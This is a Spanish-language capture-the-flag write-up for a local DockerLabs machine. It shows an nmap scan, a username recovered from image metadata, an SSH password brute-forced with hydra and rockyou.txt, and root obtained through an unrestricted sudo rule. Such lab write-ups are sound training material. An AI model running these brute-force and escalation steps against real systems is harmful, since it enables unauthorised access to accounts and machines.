

Liammm251

Desplegamos la máquina:

```
(kali㉿kali)-[~/Desktop/walkingcms]
$ sudo bash auto_deploy.sh borazuwarahctf.tar
[sudo] password for kali:
```



DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.4

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Enumeración nmap:

```


└─$ sudo nmap -sVC -p- -T5 -sS -Pn -n --open 172.17.0.4
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 15:41 EDT
Nmap scan report for 172.17.0.4
Host is up (0.0000030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_   256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
80/tcp    open  http      Apache httpd 2.4.59 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.59 (Debian)
MAC Address: 02:42:AC:11:00:04 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.72 seconds

```

Liammm251

Enumeración http



Nos descargamos la imagen que es un poco sospechosa:

```
(kali@kali) - [~/Downloads]
$ strings Untitled.jpeg
JFIF
http://ns.adobe.com/xap/1.0/
<?xpacket begin=
' id='W5M0MpCehiHzreSzNTczkc9d'?>
<x:xmpmeta xmlns:x='adobe:ns:meta/' x:xmptk='Image::ExifTool 12.76'>
<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
  <rdf:Description rdf:about=''
    xmlns:dc='http://purl.org/dc/elements/1.1/'>
    <dc:description>
      <rdf:Alt>
        <rdf:li xml:lang='x-default'>_____ User: borazuwarah _____</
rdf:li>
      </rdf:Alt>
    </dc:description>
    <dc:title>
      <rdf:Alt>
        <rdf:li xml:lang='x-default'>_____ Password: _____</rdf:li>
      </rdf:Alt>
    </dc:title>
  </rdf:Description>
</rdf:RDF>
</x:xmpmeta>
```

No tenemos el password pero si un user, lanzamos hydra

```
(kali@kali) - [~/Downloads]
$ hydra -l borazuwarah -P rockyou.txt 172.17.0.4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or sec
ret service organizations, or for illegal purposes (this is non-binding, these ** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-08 15:47:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to re
duce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from
a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~8
96525 tries per task
[DATA] attacking ssh://172.17.0.4:22/
[22][ssh] host: 172.17.0.4 login: borazuwarah password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-08 15:47:50

(kali@kali) - [~/Downloads]
```

ESCALADA SSH

```
(kali㉿kali)-[~/Downloads]
$ ssh borazuwarah@172.17.0.4
The authenticity of host '172.17.0.4 (172.17.0.4)' can't be established.
ED25519 key fingerprint is SHA256:04p1roi1VxgJcCkT8eG0qxAP8LkcGMNNNg1H/7HISvg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.4' (ED25519) to the list of known hosts.
borazuwarah@172.17.0.4's password:
Linux 2db741e65768 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_
64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
borazuwarah@2db741e65768:~$
```

Con sudo -l podemos ver que tiene todos los permisos

```
borazuwarah@2db741e65768:~$ sudo -l
Matching Defaults entries for borazuwarah on 2db741e65768:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 2db741e65768:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
borazuwarah@2db741e65768:~$ sudo su
[sudo] password for borazuwarah:
root@2db741e65768:/home/borazuwarah#
```